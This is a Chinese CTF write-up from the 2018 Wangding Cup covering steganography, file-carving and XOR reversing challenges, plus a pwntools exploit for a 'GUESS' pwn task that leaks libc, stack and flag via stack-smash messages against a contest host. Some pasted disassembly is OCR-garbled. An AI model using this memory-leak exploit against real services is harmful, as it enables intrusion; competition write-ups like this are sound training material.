【2018年 网鼎杯CTF 第一场】China H.L.B "网鼎杯" 部分WriteUp

老虎家族2017 / 2018-08-22 00:25:13 / 浏览数 6247 安全技术 CTF 顶(1) 踩(0)

作者: china H.L.B战队 未经同意,不得转载

—、Misc

1. 题目: 签到



解答:

(1) 提示让关注公众号,关注后在公众号里边输入"青龙之站"之后如下图所示;



(2) 回复1f5f2e进入下一关,如下图所示;



1. 题目: clip




解答:

(1) 下载题目是.disk文件,第一反应是linux虚拟磁盘,如下图所示;

DISK 磁盘 Linux的虚拟硬盘

(2) (题目提示词频是损坏的,那么linux挂载肯定没用)使用winHex打开文件,如下图所示;



(3) 在winhex中的第196280行发现了png的文件头,如图下所示;

00196280 00 38 61 AD 49 78 01 01 00 04 FF FB 89 50 4E 47 8a-Ix Yû%PNG 00196290 0D 0A 1A 0A 00 00 0D 49 48 44 52 00 00 03 4F IHDR O

备注: png 16进制文件头以89504E47开头的

(4) 进行手动查找发现了俩个IHDR的png图片字样另存在如下图所示;

① 第一张图片:



备注:需要填充png尾②第二张图片:



备注:需要填充png头和尾

③ 使用PS对俩张图片进行拼接,如下图所示;

flag{0b008070-eb72-4b99-abed-092075d72a40}


(5) Flag: flag{0b008070-eb72-4b99-abed-092075d72a40}

1. 题目: minified




解答:


(1) Stegsolve打开图片,如下图所示;



(2) 打开Stegsolve选择Data Extract查看图片通道,如下图所示;



(3)选择0通告发现是LSB隐写,如下图所示;



(4)分别把alpha, green和blue的0通道另存为再进行异或处理,最终在alpha和green的中发现flag如下图所示;



(5) Flag: flag { 7bb6db9f-d2eb-4e69-8dee-0002ce1e07f9 }

二、Reverse

1. 题目: beijing



解答:

(1) 题目给了我们一个Linux下的可执行程序,放在虚拟机下运行结果如下图所示:

```
listennter@ubuntu:~/Desktop/studying$ ls -l beijing
-rwxr-xr-x 1 listennter listennter 5708 Aug 17 09:06 beijing
listennter@ubuntu:~/Desktop/studying$ ./beijing
R門>+-+-+@,o門的+@,>+
listennter@ubuntu:~/Desktop/studying$
```

- (2) 拖到IDA里面尝试分析下程序的逻辑,经过分析程序主要处理两个函数,主要逻辑如下:(由于长度关系只截取了部分)
- ① main函数21次调用了encode函数,然后将返回的结果按照字符打印出来如下图所示;

```
22
      char v19; // al
  23
      char v20; // al
  24
25
      v0 = encode(dword_804A03C);
      printf("%c", v0);
 26
      fflush(stdout);
28
      v1 = encode(dword 804A044);
      printf("%c", v1);
29
      fflush(stdout);
 30
  31
      v2 = encode(dword_804A0E0);
      printf("%c", v2);
  33
      fflush(stdout);
  34
      v3 = encode(dword_804A050);
      printf("%c", v3);
35
 36
      fflush(stdout);
      v4 = encode(dword_804A058);
      printf("%c", v4);
9 38
9 39
      fflush(stdout);
      v5 = encode(dword_804A0E4);
40
      printf("%c", v5);
41
42
      fflush(stdout);
      v6 = encode(dword_804A064);
43
• 44
      printf("%c", v6);
45
      fflush(stdout);
46
      v7 = encode(dword_804A0E8);
      printf("%c", v7);
47
      fflush(stdout);
48
49
     v8 = encode(dword_804A070);
     printf("%c", v8);
9 50
9 51
      fflush(stdout);
```

② encode函数按照参数a1的数值做对应的亦或运算,并返回char类型的结果如下图所示:

```
1 int _ cdecl encode(int a1)
   2 {
   3
      char v2; // [esp+Fh] [ebp-1h]
   4
      switch ( a1 )
  5
   6
   7
        case 0:
          v2 = byte_804A021 ^ byte_804A020;
  8
  9
        case 1:
  10
11
          v2 = byte_804A023 ^ byte_804A022;
12
          break;
  13
        case 2:
14
          v2 = byte_804A025 ^ byte_804A024;
15
          break;
  16
       case 3:
17
         v2 = byte_804A027 ^ byte_804A026;
18
         break;
  19
       case 4:
20
          v2 = byte 804A029 ^ byte 804A028;
21
          break;
  22
       case 5:
23
          v2 = byte_804A02B ^ byte_804A02A;
24
          break;
  25
       case 6:
26
          v2 = byte_804A02D ^ byte_804A02C;
27
          break;
  28
        case 7:
29
          v2 = byte_804A02F ^ b = 304A02E,
30
          break;
```

(3) 查看亦或部分对应的数据段数据和对应的hex数据如下图所示;数据段数据:

```
.data:0804A020 byte_804A020
                                  db 61h
                                                            ; DATA XREF: encode:loc 804848C1r
 .data:0804A021 byte 804A021
                                  db 4Ch
                                                            ; DATA XREF: encode+331r
 .data:0804A022 byte_804A022 db 67h
                                                            ; DATA XREF: encode:loc 80484A61r
 .data:0804A023 byte_804A023 db 59h
.data:0804A024 byte_804A024 db 69h
                                                            ; DATA XREF: encode+4D1r
                                                            ; DATA XREF: encode:loc_80484C01r
 .data:0804A025 byte_804A025 db 29h
                                                            ; DATA XREF: encode+671r
 .data:0804A026 byte_804A026 db 6Eh
                                                            ; DATA XREF: encode:loc 80484DA1r
 .data:0804A027 byte 804A027 db 42h
                                                            ; DATA XREF: encode+811r
                                                            ; DATA XREF: encode:loc 80484F41r
 .data:0804A028 byte 804A028 db 62h
 .data:0804A029 byte_804A029 db 0Dh
                                                            ; DATA XREF: encode+9B1r
 .data:0804A02A byte_804A02A db 65h
.data:0804A02B byte_804A02B db 71h
.data:0804A02C byte_804A02C db 66h
.data:0804A02D byte_804A02D db 34h
                                                            ; DATA XREF: encode:loc 804850Efr
                                                            ; DATA XREF: encode+B51r
                                                            ; DATA XREF: encode:loc_80485281r
                                                            ; DATA XREF: encode+CF1r
 .data:0804A02E byte_804A02E db 6Ah
.data:0804A02F byte_804A02F db 0C6h
                                                            ; DATA XREF: encode:loc_80485421r
                                                            ; DATA XREF: encode+E91r
 .data:0804A030 byte_804A030 db 6Dh
                                                            ; DATA XREF: encode:loc_804855C1r
 .data:0804A031 byte_804A031 db 8Ah
                                                            ; DATA XREF: encode+1031r
 .data:0804A032 byte_804A032 db 6Ch
                                                            ; DATA XREF: encode:loc_8048576↑r
 .data:0804A033 byte 804A033 db 7Fh
                                                            ; DATA XREF: encode+11D1r
 .data:0804A034 byte 804A034 db 7Bh
                                                            ; DATA XREF: encode:loc 80485901r
 .data:0804A035 byte_804A035 db 0AEh
                                                            ; DATA XREF: encode+1371r
 .data:0804A036 byte_804A036 db 7Ah
.data:0804A037 byte_804A037 db 92h
.data:0804A038 byte_804A038 db 7Dh
.data:0804A039 byte_804A039 db 0ECh
.data:0804A03A byte_804A03A db 5Fh
.data:0804A03B byte_804A03B db 57b
                                                            ; DATA XREF: encode:loc_80485AA1r
                                                           ; DATA XREF: encode+1511r
                                                           ; DATA XREF: encode:loc_80485C41r
                                                           ; DATA XREF: encode+16Bfr
                                                           ; DATA XREF: encode:loc_80485DE↑r
 .data:0804A03B byte_804A03B db 57h
                                                            ; DATA XREF: ercode+1851c
 .data:0804A03C dword 804A03C dd 6
                                                            ; DATA XREF / in-1977
数据段数据hex数据:
                                                                            aLgYi)nBb.eqf4j.
0804A020
            61 4C 67 59 69 29 6E 42 62 0D 65 71 66 34 6A 📧
                                                                            m.1.{.z.}....
            6D 8A 6C 7F 7B AE 7A 92 7D EC 5F 57 06 00 00 00
             这里可以看到这段数据大部分都是可见的字符,因此可以假设flaq就在这段数据中,但是顺序是被打乱的,而正确的顺序就是main函数中的顺序,即
```

```
encode :
 return flag[i]^xor[i]
 main :
        <- IIIIIIIflagIIII
 list[]
 print encode(list[i])
(4) 按照上面的理论,可得到如下的分组:
flag = ['a','g','i','n','b','e','f','j','m','l','{','z','}','_']
 list = [6,9,0,1,0xa,0,8,0,0xb,2,3,1,0xd,4,5,2,7,2,3,1,0xc]
(5) 最后运算脚本:
result = ''
 for i in range(0,21):
 result += flag[list[i]]
 print result
```

1. 题目: advanced

(6) Flag: flag{amazing_beijing}



解答:

(1) 把题目放入linux kali中试运行一下,如下图所示;

```
root@kali:// # chmod +x src # ./src welcome, here is your identification, please keep it in your p ocket: 4b404c4b5648725b445845734c735949405c414d5949725c45495a5 1 root@kali:// # [
```

(2) 把得到的数值进行ASCII转换,如下图所示;

ASCII在线转换器-十六进制,十进制、二进制

ASCII转换到 ASCII (例: a b c)

K@LKVHr[DXEsLsYI@\AMYIr\EIZQ

添加空格

删除空格

■ 将空白字符转换

+六进制转换到十六进制 (例: 0x61或61或61/62) □ 删除 0

0x4b0x400x4c0x4b0x560x480x720x5b0x440x580x450x730 x4c0x730x590x490x400x5c0x410x4d0x590x490x720x5c0x 450x490x5a0x51

+进制转换到 十进制 (例: 97 98 99)

7564767586721149168886911576115897364926577897311 49269739081

二进制转换到 二进制(例: 01100001 01100010 01100011)

(3) 解密得到内容使用脚本运行得到flag,如下图所示;

flag{d with a template phew}

- (4) Flag: flag{d_with_a_template_phew}
- (5) 脚本如下:

```
tup = 'K@LKVHr[DXEsLsYI@\tmpMYIr\EIZQ'
flag = ""
for i in range(len(tup)):
   if i % 2 == 0:
        flag += chr(ord(tup[i])^0x2D)
   else:
        flag += chr(ord(tup[i])^0x2C)
print flag
```

1. 题目: GUESS



解答:

- (1) 这题就是简单的stack smash加强版。所以把flag读到栈上面了,所以要leak三次
- (2) 第一次leak出puts的地址,减去偏移,得到libc基址
- (3) 第二次用environ leak出栈地址
- (4) 第三次leak出flag
- (5) 因此得flag:

flag{936dd5d1-457a-413d-ae5d-bbd55136e524}

(6) 脚本如下:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level='debug'
libc = ELF('./libc-2.23.so')
p = remote('106.75.90.160', 9999)
payload = 'a'* 296 + p64(0x602020)*3
p.sendline(payload)
p.recvuntil('stack smashing detected ***: ')
puts\_addr = u64(p.recvuntil(' ')[:-1]+'\x00\x00')
libc_base = puts_addr - libc.symbols['puts']
environ_addr = libc_base + libc.symbols['_environ']
payload = 'a'*296 + p64(environ_addr)*3
p.sendline(payload)
p.recvuntil('stack smashing detected ***: ')
stack\_addr = u64(p.recvuntil(' ')[:-1]+'\x00\x00')
p.recvuntil('Please type your guessing flag')
payload = 'a'*296 + p64(stack_addr-0x168)*3
p.sendline(payload)
p.interactive()
```

交流QQ群: https://jq.qq.com/?_wv=1027&k=5qc1quC

China H.L.B 网鼎杯部分WriteUp.pdf (1.069 MB) <u>下载附件</u> 点击收藏 | 1 关注 | 1

<u>上一篇: RSA 签名故障分析</u> <u>下一篇: Sulley fuzzer lea...</u>

1. 1条回复



<u>小青2912</u> 2018-08-22 08:58:56

赞大神,感谢贴题

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> 友情链接 社区小黑板